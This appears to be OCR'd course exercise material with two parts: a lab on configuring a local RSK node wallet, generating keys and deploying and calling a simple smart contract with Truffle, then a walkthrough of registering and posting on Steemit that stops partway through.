
```
smooth@smooth-VirtualBox: ~/RSK_Smatr_Contracts
truffle(development)> web3.eth.accounts
[]
truffle(development)>
```

Well, it returns an empty array, so we have no accounts yet.

6. Account creating is little more complicated. Open node configuration file in /etc/rsk/node.conf. The file is write protected so open console and type command:

```
sudo gedit node.conf
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




7. Find the **wallet** section:

```
wallet {
   enabled = true,
   accounts = [
       {
           "publicKey" : "YOUR_WALLET_PUBLIC_KEY",
           "privateKey" : "YOUR_WALLET_PRIVATE_KEY"
       }
   ]
}
```

8. So obviously, we need the **private** and **public key**. For this purpose, we must generate them.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

The keys can be generated using jar. Go to https://github.com/rsksmart/rskj/releases and download the .jar file.



9. Generate keys. Type this command:

```
java -cp <PATH-TO-THE-RSKJ-FATJAR> co.rsk.GenNodeKeyId
```

```
smooth@smooth-VirtualBox: /etc/rsk
smooth@smooth-VirtualBox:/etc/rsk$ java -cp /home/smooth/Downloads/rskj-core-0.4.0-BAMBOO-all.jar co.rsk
{
   "privateKey": "4c214cc3a1f6d4387fbd914372f4215eaabda4d2f304168cc96ee04632f44883",
   "publicKey": "04b931750476f84dfe2070d9b36fbce7fb1593d3297c91388662aa1aec587530c7ae6660ff82aef56629d51
278996e9a971328e0ebc000777239caad89664a483e",
   "publicKeyCompressed": "02b931750476f84dfe2070d9b36fbce7fb1593d3297c91388662aa1aec587530c7",
   "address": "c3b269199f4ab7c68be5c0371fb91234aae97aee",
   "nodeId": "b931750476f84dfe2070d9b36fbce7fb1593d3297c91388662aa1aec587530c7ae6660ff82aef56629d5127899
6e9a971328e0ebc000777239caad89664a483e"
}
```

10. Here are the already generated keys and an example of the final code in node.conf. Save the file.

```
{
"privateKey": "55eaa0eb4fe4f0ed62d35f17bbe4b993477f18c8c5694883865963486533f394",
   "publicKey":
"04d33d16757d4e87bf45cc031f6f2d2eca586c992eb0fd97307d165e4a73506eacb3ad34e55e48cb513b1e
bf5900c43fb55ee8983d71f6c39f3edfce4f8e43d62b",
   "publicKeyCompressed":
"03d33d16757d4e87bf45cc031f6f2d2eca586c992eb0fd97307d165e4a73506eac",
   "address": "7c898904afa613974daa2e01ff5079598e1721d3",
   "nodeId":
"d33d16757d4e87bf45cc031f6f2d2eca586c992eb0fd97307d165e4a73506eacb3ad34e55e48cb513b1ebf
5900c43fb55ee8983d71f6c39f3edfce4f8e43d62b"
}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Open ▾                    node.conf
                          /etc/rsk                                    Save
        {
            name: "personal",
            version: "1.0",
            enabled: "true"
        }
    ]
}

# account loaded when the node start.
wallet {
    enabled = true,
    accounts = [
        {
            "publicKey" : "04d33d16757d4e87bf45cc031f6f2d2eca586c992eb0fd97307d165e4a73506eacb3ad34e55e48
            "privateKey" : "55eaa0eb4fe4f0ed62d35f17bbe4b993477f18c8c5694883865963486533f394"
        }
    ]
 }

wire {
    protocol: "rsk"
}

# solc compiler path
solc.path = /usr/bin

# not good reputation expiration time in seconds
scoring {
    # punishment by node id
```

11. Restart the node:

```
sudo service rsk restart
```

12. Open truffle console and check the accounts:

```
web3.eth.accounts
```

```
smooth@smooth-VirtualBox: ~/RSK_Smatr_Contracts
truffle(development)> web3.eth.accounts
[ '0x9a62f2337a771ee3a10ceac1e83546f054c7a360',
  '0xcd2a3d9f938e13cd947ec05abc7fe734df8dd826',
  '0x7c898904afa613974daa2e01ff5079598e1721d3' ]
truffle(development)>
```

13. Check the funds in accounts. Type in truffle console:

```
web3.eth.getBalance(`<ACOUNT NUMBER>`);
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox: ~/RSK_Smatr_Contracts
smooth@smooth-VirtualBox:~/RSK_Smatr_Contracts$ truffle console
truffle(development)> web3.eth.blockNumber
718
truffle(development)> web3.eth.accounts
[ '0x9a62f2337a771ee3a10ceac1e83546f054c7a360',
  '0xcd2a3d9f938e13cd947ec05abc7fe734df8dd826',
  '0x7c898904afa613974daa2e01ff5079598e1721d3' ]
truffle(development)> web3.eth.getBalance('0x9a62f2337a771ee3a10ceac1e83546f054c
7a360');
BigNumber { s: 1, e: 0, c: [ 0 ] }
truffle(development)> web3.eth.getBalance('0xcd2a3d9f938e13cd947ec05abc7fe734df8
dd826');
BigNumber { s: 1, e: 21, c: [ 20000000 ] }
truffle(development)> web3.eth.getBalance('0x7c898904afa613974daa2e01ff5079598e1
721d3');
BigNumber { s: 1, e: 0, c: [ 0 ] }
truffle(development)>
```

The second account has funds and we will use it to deploy smart contract.

14. To deploy the contracts, we need to **specify the account to be used by Truffle**. **Address** with **some funds** must be added in the truffle configuration file. For gas, you just need to set the value to something meaningful, like 2500000. Open the **truffle.js** and change it:

```
smooth@smooth-VirtualBox: ~/RSK_Smatr_Contracts
smooth@smooth-VirtualBox:~/RSK_Smatr_Contracts$ truffle console
truffle(development)> web3.eth.blockNumber
718
truffle(development)> web3.eth.accounts
[ '0x9a62f2337a771ee3a10ceac1e83546f054c7a360',
  '0xcd2a3d9f938e13cd947ec05abc7fe734df8dd826',
  '0x7c898904afa613974daa2e01ff5079598e1721d3' ]
truffle.js (~/RSK_Smatr_Contracts) - gedit
Open
module.exports = {
  networks: {
    development: {
      gas : 2500000,
      from : "0xcd2a3d9f938e13cd947ec05abc7fe734df8dd826",
      host: "localhost",
      port: 4444,
      network_id: "*" // Match any network id
    }
  }
};
```


Exit from truffle console.


3. Create and Deploy Smart Contract

1. Now is time to create our smart contract. Open **remix** Solidity IDE and write a simple contract. Compile the contract. When the contract is compiled, copy the contract and paste it in file **StoreSomeData.sol** in the **contracts** folder (you can do it directly from **Truffle console** typing **truffle create contract StoreSomeData**)

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
truffle create contract StoreSomeData
```






2. Now is time to setup migrations. Go to migrations folder and create file 2_deploy_contracts.js. Open the file and type:

```
var StoreSomeData = artifacts.require("./StoreSomeData.sol");

module.exports = function(deployer) {
  deployer.deploy(StoreSomeData);
};
```

3. We are ready to compile the contract. Type:

```
truffle compile
truffle migrate
```



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

It will take some time because the block must be mined. Finally, we did this! Congratulations, our contract is in RSK blockchain!

4. Now interact with the contract. First step to interact with our contract is getting a reference, in the Truffle console write:

```
var store = null;
StoreSomeData.deployed().then(function(instance){store = instance;});
```

```
smooth@smooth-VirtualBox: ~/RSK_Smatr_Contracts
smooth@smooth-VirtualBox:~/RSK_Smatr_Contracts$ truffle console
truffle(development)> var store = null;
undefined
truffle(development)> StoreSomeData.deployed().then(function(instance){store = i
nstance;});
undefined
truffle(development)> store
TruffleContract {
  constructor:
   { [Function: TruffleContract]
     _static_methods:
      { setProvider: [Function: setProvider],
        new: [Function: new],
        at: [Function: at],
        deployed: [Function: deployed],
        defaults: [Function: defaults],
        hasNetwork: [Function: hasNetwork],
        isDeployed: [Function: isDeployed],
        detectNetwork: [Function: detectNetwork],
        setNetwork: [Function: setNetwork],
        resetAddress: [Function: resetAddress],
        link: [Function: link],
        clone: [Function: clone],
        addProp: [Function: addProp],
```

5. Next let's get the value of contract's variable.

```
store.get();
```

```
smooth@smooth-VirtualBox: ~/RSK_Smatr_Contracts
truffle(development)> store.get();
BigNumber { s: 1, e: 0, c: [ 0 ] }
truffle(development)>
```

6. Well the value is “0”, let's change it: type command “store.set(123).then(console.log);” in truffle console. We call the set operation of our contract, and this is an asynchronous operation, so we get a promise and we pass console.log as a parameter, and the result is dumped in the console when the promise is solved. When setting a variable, we send a transaction. Then, this transaction has become part of a new block in the blockchain. After some time, the block with our transaction is mined and we can see the transaction information.

```
store.set(123).then(console.log);
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox: ~/RSK_Smatr_Contracts
truffle(development)> store.set(123).then(console.log);
{ tx: '0x29e11d79e0f299017b2831e4286c88d40a82ac27b5691b66bedb1fb102210202',
  receipt:
   { transactionHash: '0x29e11d79e0f299017b2831e4286c88d40a82ac27b5691b66bedb1fb
102210202',
     transactionIndex: 0,
     blockHash: '0x6c3f22b28a957304c4c525ec5ae48a7696ba1c07b2f4c0c249684e0794def
67c',
     blockNumber: 1065,
     cumulativeGasUsed: 41642,
     gasUsed: 41642,
     contractAddress: null,
     logs: [],
     from: '0xcd2a3d9f938e13cd947ec05abc7fe734df8dd826',
     to: '0x83c5541a6c8d2dbad642f385d8d06ca9b6c731ee',
     root: '0x01',
     status: '0x01' },
  logs: [] }
undefined
truffle(development)>
```

7. Let's check the state of store again:

```
store.get();
```

```
smooth@smooth-VirtualBox: ~/RSK_Smatr_Contracts
truffle(development)> store.get();
BigNumber { s: 1, e: 2, c: [ 123 ] }
truffle(development)>
```

The new value is 123. Congratulations! Now you know how to deploy smart contracts in RSK blockchain, and interact with them.

What to Submit?

Create a zip file (e.g. **`your-name-rsk-smart-contracts-exercise.zip`**) holding the screenshots with your experiments. Make screenshots of console with running node, migrations and contract's transactions.

Submit your zip file as homework at the course Web site.


Exercises: Register and Post in Steemit

This document describes the exercise assignments for the "Blockchain Academy" course @ Software University. In this lesson, we learned about Notable Blockchain Projects. As mentioned one of them is Steem. In this exercise, we register in Steemit platform, create content and post it. Then we explore the platform.


Create a Profile in Steemit

1. The first thing we'll need is a registration
2. Go to https://steemit.com:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



3. Write your email:




Next step is to enter your mobile number and confirm it with the code sent.

After that, you have to confirm your email.


Posting in Steemit

a) This is the landing page when you enter in your Steemit profile. To begin with your first post go to Post. Users can post anything they want, whether it be phrases, quotes, blogs, anecdotes, photos, videos, memes, songs, and more.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



1. Posts have three main parts: Title, Content, Tags.
   You will want to make your title attention grabbing, and relevant to your content. The first image that you use will be the thumbnail image.
   Tags will help people find your posts. Each post can have up to five tags, separated by spaces. The tags should all be relevant to the content in the post. You can browse content by tags, as well as see a list of popular tags
   Write your title name and text for your post. You can check how it looks on the Preview page. You can also choose your Rewards – it is best to click Power Up 100%. Use tags to select the category of your post. When you are ready just hit the Post button.




What are the different choices for post rewards (50%/50%, Power Up 100%, Decline Payout)?
50%/50% - This rewards in half STEEM Power, and half liquid STEEM / Steem Dollars. The ratio of liquid STEEM to Steem Dollars rewarded is based on network conditions at the time of payout. This is the default payout option.

